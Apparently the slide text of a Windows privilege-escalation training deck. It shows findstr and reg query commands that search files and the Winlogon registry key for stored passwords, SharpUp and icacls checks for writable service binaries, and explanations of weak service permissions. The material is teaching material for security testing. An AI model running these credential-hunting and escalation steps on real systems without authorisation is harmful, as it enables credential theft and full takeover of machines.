
Enum Sensitive Files Command: findstr /sim /C:"password" *.txt *.ini *.cfg
*.config *.xml *.json 2>nul -

Command: reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" • AdminAutoLogon • DefaultUserName •
DefaultPassword ENUM WINDOWS AUTO LOGON -
2. Weak PERMISSIONS • Permissive File System ACLs • Weak
Service Permissions • Unquoted Service Path -
Permissive File System ACLs • File system ACLs define who
can read, write, execute, or modify files and directories. • Permissive ACLs grant excessive access (e.g., Everyone: Full Control) to sensitive resources. Examples: • Services with binaries or directories writable by Authenticated Users • Startup items or scheduled tasks pointing to user-controlled paths • Application folders with world-writable permissions • Backup or log folders granting write/delete access to low-priv users -

Permissive File System ACLs Step 1: Enumerate the misconfig •
.\SharpUp.exe audit === Modifiable Service Binaries === Name : SecurityService DisplayName : PC Security Management Service Description : Responsible for managing PC security State : Stopped StartMode : Auto PathName : "C:\Program Files (x86)\PCProtect\SecurityService.exe" -

Permissive File System ACLs Step 2: Verify using icacls •
icacls “<file path>” Step 3: Modify the file. Step 4: We get the shell as soon as the sheduled task executes -

Weak Service Permissions • Windows services are managed via the
Service Control Manager (SCM) and have associated security descriptors (permissions). • Weak service permissions allow unauthorized users to modify, reconfigure, or control services they shouldn't. Security Risk • Attackers can abuse weak permissions to: ⚬ Change the service binary path → point to a malicious executable. ⚬ Start/stop the service to execute code as SYSTEM. ⚬ Modify service configuration, leading to persistence or privilege escalation. • Exploiting services that run as NT AUTHORITY\SYSTEM can grant full control of the machine. -
